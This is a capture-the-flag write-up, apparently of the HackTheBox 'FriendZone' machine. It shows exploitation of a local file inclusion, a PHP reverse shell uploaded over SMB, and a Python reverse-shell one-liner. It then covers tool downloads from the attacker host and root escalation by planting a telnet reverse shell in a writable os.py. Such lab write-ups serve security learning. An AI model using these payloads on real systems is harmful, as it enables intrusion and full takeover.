
Untitled Manually redirect the url to https://administrator1.friendzone.red/dashboard.php Untitled Here it requires a param of image_id and pagename. Let’s try with the default params. Untitled Bottom the website, we can see the timestamp which we gave inside the pagename. Assuming the timestamp is a php file, if we try with dashboard.php without the php file extension. Untitled The website is now recursive. We can conclude that the website has a LFI vulnerability.
Generating a PHP Reverse Shell

msfvenom -p php/reverse_php LHOST=<Attacker IP> LPORT=4444 -f raw -o reverse.php

Uploading our reverse shell to the victim system using samba.

smbclient //10.129.103.91/Development -U "admin"

"
smb: \> put reverse.php
"

Listen to Reverse Shell and Exploit

Try the URL to execute the reverse shell file. https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/reverse
nc -lvnp 4444

"
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.103.91.
Ncat: Connection from 10.129.103.91:57116.
whoami
www-data
"

Generating a TTY Shell

For some reason, I couldn’t get a tty shell using the python -c 'import pty;pty.spawn("/bin/bash")' command. So I made a new reverse shell listener and sent a reverse shell through python.

nc -lvnp 4443
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<Attacker IP>",4443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
Untitled

Privilege Escalation


Finding interesting file using LinPeas
# From the attacker machine
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
python -m http.server 8000
# From the victim machine
wget http://<attacker ip>:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
Untitled

Monitor Processes

Download PSPY

https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
# From the attacker machine
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
python -m http.server 8000
# From the victim machine
wget http://<attacker ip>:8000/pspy64
chmod +x pspy64
./pspy64

"
2023/09/29 16:20:01 CMD: UID=0     PID=34159  | /usr/bin/python /opt/server_admin/reporter.py 
2023/09/29 16:20:01 CMD: UID=0     PID=34158  | /bin/sh -c /opt/server_admin/reporter.py 
2023/09/29 16:20:01 CMD: UID=0     PID=34157  | /usr/sbin/CRON -f
"
After waiting for few minute, we found that reporter.py is running every few minute interval in root permission.

Analyzing Reporter.py

# /opt/server_admin/reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer

Here reporter.py is importing an os library which we have a writing permission to.

Creating a os.py that sends a reverse shell to the attacker

# From the attacker machine
cp /usr/lib/python2.7/os.py os.py
vi os.py

Insert the code below to the end of the os.py
import subprocess
subprocess.Popen('TF=$(mktemp -u);mkfifo $TF && telnet 10.10.14.23 4445 0<$TF | sh 1>$TF', shell=True)
Untitled

Listen to Reverse Shell and Exploit

# From the victim's machine
cd /usr/lib/python2.7
rm -rf os.py
wget http://<attacker ip>:8000/os.py
nc -lvnp 4445

"
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445
Ncat: Connection from 10.129.103.91.
Ncat: Connection from 10.129.103.91:39852.
# whoami
whoami
root
"
Wait until the reporter.py gets executed.